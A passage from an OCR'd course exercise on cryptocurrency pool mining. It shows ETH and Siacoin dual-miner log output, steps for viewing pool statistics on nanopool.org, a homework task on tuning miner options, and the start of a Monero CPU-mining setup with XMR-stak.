 SC - Total Speed: 2566.471 Mh/s, Total Shares: 3, Rejected: 0
 SC: GPU0 394.825 Mh/s, GPU1 398.064 Mh/s, GPU2 488.816 Mh/s, GPU3 397.321 Mh/s, GPU4 400.225 Mh/s, GPU5 487.220 Mh/s
 SC: 12/09/17-12:12:34 - SHARE FOUND - (GPU 2)
 SC: Share accepted (78 ms)!
```

18. Also, you can see the **total mining speed** and **speed for each card**.

```
GPU0 t=65C fan=85%, GPU1 t=69C fan=95%, GPU2 t=68C fan=85%, GPU3 t=62C fan=85%, GPU4 t=69C fan=84%, GPU5 t=69C fan=84%
ETH: 12/09/17-12:11:44 - New job from eth-eu1.nanopool.org:9999
ETH - Total Speed: 138.757 Mh/s, Total Shares: 3, Rejected: 0, Time: 00:03
ETH: GPU0 22.920 Mh/s, GPU1 18.482 Mh/s, GPU2 24.400 Mh/s, GPU3 24.484 Mh/s, GPU4 24.118 Mh/s, GPU5 24.353 Mh/s
 SC - Total Speed: 2775.134 Mh/s, Total Shares: 2, Rejected: 0
 SC: GPU0 458.405 Mh/s, GPU1 369.631 Mh/s, GPU2 487.997 Mh/s, GPU3 489.671 Mh/s, GPU4 482.366 Mh/s, GPU5 487.064 Mh/s
 SC: 12/09/17-12:11:49 - New job from sia-eu1.nanopool.org:7777
ETH: 12/09/17-12:12:00 - SHARE FOUND - (GPU 4)
ETH: Share accepted (110 ms)!
GPU0 t=66C fan=84%, GPU1 t=69C fan=94%, GPU2 t=68C fan=85%, GPU3 t=62C fan=85%, GPU4 t=68C fan=84%, GPU5 t=68C fan=84%
 SC: 12/09/17-12:12:18 - SHARE FOUND - (GPU 1)
 SC: Share accepted (78 ms)!
 SC: 12/09/17-12:12:27 - New job from sia-eu1.nanopool.org:7777
ETH: 12/09/17-12:12:29 - New job from eth-eu1.nanopool.org:9999
ETH - Total Speed: 128.324 Mh/s, Total Shares: 4, Rejected: 0, Time: 00:04
ETH: GPU0 19.741 Mh/s, GPU1 19.903 Mh/s, GPU2 24.441 Mh/s, GPU3 19.866 Mh/s, GPU4 20.011 Mh/s, GPU5 24.361 Mh/s
 SC - Total Speed: 2566.471 Mh/s, Total Shares: 3, Rejected: 0
 SC: GPU0 394.825 Mh/s, GPU1 398.064 Mh/s, GPU2 488.816 Mh/s, GPU3 397.321 Mh/s, GPU4 400.225 Mh/s, GPU5 487.220 Mh/s
 SC: 12/09/17-12:12:34 - SHARE FOUND - (GPU 2)
 SC: Share accepted (78 ms)!
```


19. Finally, we **found the shares** one in "ETH" and another in "Sia". Shares are **successfully accepted** by the pools.

```
GPU0 t=65C fan=85%, GPU1 t=69C fan=95%, GPU2 t=68C fan=85%, GPU3 t=62C fan=85%, GPU4 t=69C fan=84%, GPU5 t=69C fan=84%
ETH: 12/09/17-12:11:44 - New job from eth-eu1.nanopool.org:9999
ETH - Total Speed: 138.757 Mh/s, Total Shares: 3, Rejected: 0, Time: 00:03
ETH: GPU0 22.920 Mh/s, GPU1 18.482 Mh/s, GPU2 24.400 Mh/s, GPU3 24.484 Mh/s, GPU4 24.118 Mh/s, GPU5 24.353 Mh/s
 SC - Total Speed: 2775.134 Mh/s, Total Shares: 2, Rejected: 0
 SC: GPU0 458.405 Mh/s, GPU1 369.631 Mh/s, GPU2 487.997 Mh/s, GPU3 489.671 Mh/s, GPU4 482.366 Mh/s, GPU5 487.064 Mh/s
 SC: 12/09/17-12:11:49 - New job from sia-eu1.nanopool.org:7777
ETH: 12/09/17-12:12:00 - SHARE FOUND - (GPU 4)
ETH: Share accepted (110 ms)!
GPU0 t=66C fan=84%, GPU1 t=69C fan=94%, GPU2 t=68C fan=85%, GPU3 t=62C fan=85%, GPU4 t=68C fan=84%, GPU5 t=68C fan=84%
 SC: 12/09/17-12:12:18 - SHARE FOUND - (GPU 1)
 SC: Share accepted (78 ms)!
 SC: 12/09/17-12:12:27 - New job from sia-eu1.nanopool.org:7777
ETH: 12/09/17-12:12:29 - New job from eth-eu1.nanopool.org:9999
ETH - Total Speed: 128.324 Mh/s, Total Shares: 4, Rejected: 0, Time: 00:04
ETH: GPU0 19.741 Mh/s, GPU1 19.903 Mh/s, GPU2 24.441 Mh/s, GPU3 19.866 Mh/s, GPU4 20.011 Mh/s, GPU5 24.361 Mh/s
 SC - Total Speed: 2566.471 Mh/s, Total Shares: 3, Rejected: 0
 SC: GPU0 394.825 Mh/s, GPU1 398.064 Mh/s, GPU2 488.816 Mh/s, GPU3 397.321 Mh/s, GPU4 400.225 Mh/s, GPU5 487.220 Mh/s
 SC: 12/09/17-12:12:34 - SHARE FOUND - (GPU 2)
 SC: Share accepted (78 ms)!
```


10. Let`s See the Pool Statistics.

1. Go to https://nanopool.org/ and choose Ethereum.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



2. Click on the menu button.




3. Copy and paste your **ETH address**. The mined Ethereum coins will be transferred here. Default minimum payout is 0.2 ETH. Then click "**Search**".




4. Here is the statistic for your mining activity. The info of your Workers, Payments, Shares and Calculator for mined coins. In **Workers** section you can see the Online and Offline miners. Further the most important things are the time of your **Last Accepted Share**, and **Hashrate**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



5. Here is the **payments** statistics.



11. Your task is to do experiments with the miner.

1. Try different arguments for the commands. Experiment with "-**dcri**" value or runtime press "**+/-**" keys. What is changed? What is optimal value for your configuration?
2. Try different values for "-**ethi**". How it changes the miner speed and stability?
3. On purpose set "-**minspeed**" on very low values. What`s happen?
4. Experiment with temperature options "-**tt**", "-**ttdcr**", "-**ttli**", "-**tstop**". What is your observations?
5. Visit https://nanopool.org/ again and this time go to **SiaCoin** pool. Put your SiaCoin **address** and follow the same logic like in Ethereum. What is your statistics? What is your miner`s **hashrate** and how minutes before was accepted **Last Share**?

What to Submit?

Create a **zip file** (e.g. **`your-name-mining-exercise.zip`**) holding the "**txt**" file with your answers of the above questions.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Submit your zip file as **homework** at the course Web site.


Exercises: Mine Monero in a Pool

In this exercise you will learn how to mine **Monero** with "**XMR-stak**" miner in **Nanopool**. XMR-Stak is a universal Stratum pool miner. This miner supports CPUs, AMD and NVIDIA gpus and can be used to mine the crypto currency Monero and Aeon. Monero is a **Proof of Work** cryptocurrency that can be mine with computational power from a **CPU** or **GPU**. It uses the **CryptoNight hashing algorithm**. This time we will mine it with CPU. There are currently no ASICs for Monero, which means that anyone with a computer can mine it.

First you will need "**XMR-stak**" miner.


Download "XMR-stak" Miner

12. Go to "Nanopool" Monero mining https://xmr.nanopool.org/help and download "**XMR-stak**":




13. Now you need monero wallet. Go to https://mymonero.com/#/ and **Create an account**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




1. Write down your **private key** and go further.




2. Then write down your **address** and click **receive**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




3. Here write down your **Payment ID** and click **receive**



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Setup the Miner

